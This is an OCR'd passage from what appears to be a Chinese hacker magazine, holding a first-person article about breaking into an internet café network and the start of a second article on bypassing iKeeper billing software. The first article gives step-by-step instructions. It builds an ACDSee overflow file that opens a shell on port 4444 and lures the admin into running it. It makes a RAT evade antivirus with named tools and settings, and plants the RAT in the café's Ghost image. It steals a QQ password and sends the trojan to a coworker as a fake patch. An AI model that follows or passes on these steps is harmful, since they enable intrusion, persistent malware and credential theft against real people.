



图 1

网吧中使用的管理软件是万象幻境2006，这个基本也没戏，我又拿出X-SCAN扫描了一下同网段的电脑，所有的电脑使用的都是WindowsXP SP2并基本上打了全补丁，没有使用第三方的防火墙，连WindowsXP SP2自带的防火墙也没有开启，也没有安装杀毒软件。至于主机的安全更是密不透风，看来只有利用社会工程学了，但使用社会工程学需要一个切入点，我们先来找一个有效的切入点。

打开网吧的“网络游戏”文件夹，游戏可真全啊，接着我又在桌面上发现了“常用工具”文件夹，打开后，发现了这里的东西更全，有PHOTOSHOP，有WORD 2003，竟然还有VB。真是少见，怪不得这里的安全还挺不错的。好不容

易来上回网，也不能只弄黑客技术吧，我又去写我的博客。先上博客上发表一篇日志，这一写日志不要紧，却让我找到了入侵的突破口。当我打开一个图片的时候，发现这里默认的图片浏览器不是Windows自带的图片浏览器，而是ACDSEE，我马上来到“常用工具”文件夹，在里边果然发现了ACDSEE。这可太好了，前几个月ACDSEE刚出了溢出漏洞，我们大可利用这个漏洞来入侵电脑。我又看了下ACDSEE的版本，正是漏洞影响的版本，马上从网上下载了一个针对ACDSEE溢出漏洞的溢出程序。在CMD下运行这个工具，命令格式为“程序名 1 漏洞文件名.xpm”，这个文件在有漏洞的电脑上运行后，会在本机打开4444端口，并在此端口上绑定一个CMDshell。我们现在执行命令 **XPM-Overflow.exe 1 mm.xpm**，执行后，就会生成这个名为MM.XPM的漏洞文件（图2）。来测试一下，在本机运行这个XPM文件，然后在CMD中就可以看到本机的4444端口已经打开了。


图2

下一步就是要把这个文件传送给别人运行了，怎么传呢？既然是QQ网吧，那么在QQ网吧的面版上就可以看到同一网吧下运行的QQ，可以和他们聊天。当我单击这个图标时，惊喜的发现在网管和普通上网人员是分开的，那太好办了，直接和网管聊天，告诉对方我收集了本网吧PLMM的照片，然后上网找点视频美女的照片连同这个XPM文件一同发送过去，一切顺利，对方的4444端口打开了。接下来我们需要使用一个远程控制木马或后门程序，而且需要是免杀的哟，因为我猜想网管的电脑上应该没有还原卡，所以给他的电脑种上木马是很有必要的。我个人比较喜欢使用灰鸽子，但恐怕他的电脑有主动防御，所以我准备使用上兴，从网上拉回来一个黑刀上兴SP3，这是黑刀联盟破解的最新上兴木马的收费版本，没有任何功能上的限制。打开黑刀上兴，先生成一个服务端，不用输入用户名和密码，记住要勾选“采用无木马特征方式启动”选项，这样就可以躲过主动防御了。还有生成的服务端要无壳，这样才方便我们制作免杀。

因为是收费版的木马，所以杀毒软件对其的检测还不是太严格，简单几步便可实现大范围免杀。先使用EXE伪装器进行伪装，我把黑刀上兴服务端伪装成了C：\WINDOWS\explorer.exe，除了文件大小不伪装外，其余的都伪装成explorer.exe，然后点伪装就可以了（图3）。




图3

伪装后的文件和explorer.exe几乎一样，接下来拿出我们的工具MaskPE2.0，点Lord File来加载刚才生成的服务端，在第一个下拉列表里选择最后一项，因为这项的免杀效果最好。在后面的下拉列表中，TYPE1是简单加密，TYPE2是简单移动，TYPE3是简单加入口。一般选择TYPE3，效果好。有的程序只有其中一个或两个选项，如果只有TYPE1，那就别用这个工具了，效果很差的，选好后如图4所示。最后点“Make File”来生成加完入口后的程序，别忘了填扩展名。最后再加个ASProtect Modified的壳，方法是在“要保护的文件”处添上被maskPE2.0处理过的文件，切换到模式选项，点“添加模式”，并且激活此模式，然后点保护，这样就完成了，如图5。





图4

可能会有读者要问了：制作免杀，干嘛还要伪装啊？其实最后的服务端能不能过mcafee也就在于是否给服务端伪装了，卡巴和瑞星都过了，而且可以正常使用所有的功能。下面就使用NC来连接网管的4444端口，并上传我们制作好的免杀的黑刀上兴服务端（我使用的是传统的TFTP上传方式），然后在CMDSHELL中执行这个服务端，几秒钟后，肉鸡上线了（图6）。


图5




图6

至此，入侵还没有结束，我又在他的电脑里乱翻一气，终于找到了有价值的东西，一个名为WINXP.GHO的GHOST镜像文件，这应该是网吧电脑的GHOST文件。我把这个GHOST文件下载到本地，看了下它的最后修改时间就是最近，估计肯定是了，这个GHO文件就是网吧电脑的系统镜像文件。因为网吧电脑是要定时GHOST来清除病毒的，所以我又从网上下载了一个GHO文件浏览器直接打开这个GHO文件，可以看到这个GHO文件中的系统和我现在使用的系统一模一样，这就更确定这个GHO文件是网吧电脑的系统了。我把制作好的黑刀上兴免杀服务端放到了自己电脑的“C：\Program Files\”目录下，右击这个服务端，在弹出的右键菜单中单击创建快捷方式命令，并把这个LNK文件改名为ARP.LNK，以增强迷惑性，然后在本机打开任务管理器，从中可以看到我运行的程序是以“ADMINISTRATOR”用户身份运行的，那么来到GHO文件的“C：\Documents and Settings\Administrator\「开始」菜单\程序\启动”目录，把这个LNK文件放入这个目录中，并把本机“C：\Program Files\”目录下的上兴服务端也放到对应目录中，文件名不能更改。这样，等网吧重新做系统后，每次开机都会运行我的服务端了。不过这还不够，因为上兴的名

气太大，我又找了另一个木马并将这其和EXPLORER.EXE 捆绑在了一起，并替换原文件，这样就是双保险了。

最后我把修改后的GHO文件重新上传到网管的电脑上，替换下原来的GHO文件，本以为这样就可以了，不过还没有入侵网吧的主机呢。入侵主机就要用社会工程学了，这好办，我直接给网管送了个内部版的盗Q木马，第二天，得到了对方的QQ号和密码，于是我就把网管的电脑反复重启，然后在本地登录他的QQ号，找到了“同事”分组，并把免杀的木马传给那个小丫头，告诉她说这是万象的最新补丁，直接运行即可。刚才频繁重启网管电脑的目的就是为了防止网管和我抢他的QQ。当然，对付网管要给点面子的，增强隐蔽性嘛，也就是在重启之前给他发个错误提示框什么的，这样哄哄他，消除他的戒心！没过多长时间网吧主机也上线了，接下来就可以自由发挥了，什么下载数据库之类的都可以。

（本文所涉及到的ACDSEE漏洞利用工具、黑刀专版上兴远程控制2007sp3 Build 0813、EXE伪装器、MaskPE2.0和ASProtect Modified已收录到光盘中）

小菜自力更生破解新版IKEEPER

夜行侠

一、事出有因直入网吧

不知怎么回事，寝室的网线插口坏了，全寝室的人都上不了网，也没有人来维修，无奈的我只好到校外的网吧来过把瘾了。

二、首会新版遭遇不测

在校外，我特意找了家大型的网吧，因为以前没有来过，所以想体验一下这里的新环境。这家网吧果然名不虚传，装修可谓豪华，分了N个区，有八百多台高配置的电脑。交了押金后，我找了一台空闲的电脑开始了自己的上网之旅。怎么说我也是看了好几个月黑客X档案的菜鸟蛋了，于是决定给这家网吧进行一次免费的检测！其使用的收费系统是和其它网吧一样的IKEEPER，登录使用的是管理员帐户并且对系统没有做任何的限制，这可方便了我这样的小菜呀。像往常一样同时按下WIN键和R键，弹出一个运行框并在里面输入MSCONFIG（图1），打开系统配置实用程序，然后切换到启动选项，把里面的SSP给勾选上然后点确定（图2），并在弹出的警示框点退出而不重启，最后注销，桌面右下角的图标不见了，就这么容易的成功了（图3）。

可还没高兴几分钟，电脑就重启了，也是呀，这么大的网吧要是犯这么低级的错误也实在是说不过去啊。于是我又找了几个破解网吧的工具，使用后也同样是无济于事，看来原因就是升级后的新版本IKEEPER修补了以前的漏洞。

三、愈战愈勇道路艰辛

那天晚上回去后我心里很是不服气，想了一晚上，也没有想出个所以然来。第二天就直奔那家网吧继续去研究破解了。首先到GOOGLE和百度上搜索关于破解IKEEPER的资料，可是找到的全都是针对以前版本的，对于新版本的完全不行，浪费了我不少的时间，于是我决定自己动手寻找漏洞来破解它。

IKEEPER运行后共有三个进程ENTRY.exe、SSP.exe、AP.exe，其中ENTRY.exe是主进程。我找出了好多关于进程管理的工具尝试进行破解，可IKEEPER就是全然不吃这些，不是重启就是蓝屏（肯定有监控进程）。这家网吧还使用了上海DOL魔盘技术的无盘技术，对于这种无盘还原技术的破解我在网上也没有找到多少资料，这也在一定程度上加大了破解的难度（如果有哪位高人知道破解思路的话还请多多指教）。

就这样第二次破解又失败了，回到寝室后又累又不服气，睡觉还想着破解的事，并总结了这两天的战斗过程，决定把破解方向从进程转到与主机断开联系的方向上来。

四、峰回路转一举成功

第三天一大早，我又向网吧出发了。先看一下与网吧收银台主机的联系状态，打开CMD，提示管理员禁用。我是管理员权限怕什么，打开组策略就给搞定了。在我们可爱的CMD里输入**NETSTAT –AN**回车后查看一下网络连接情况（图4）。




图4

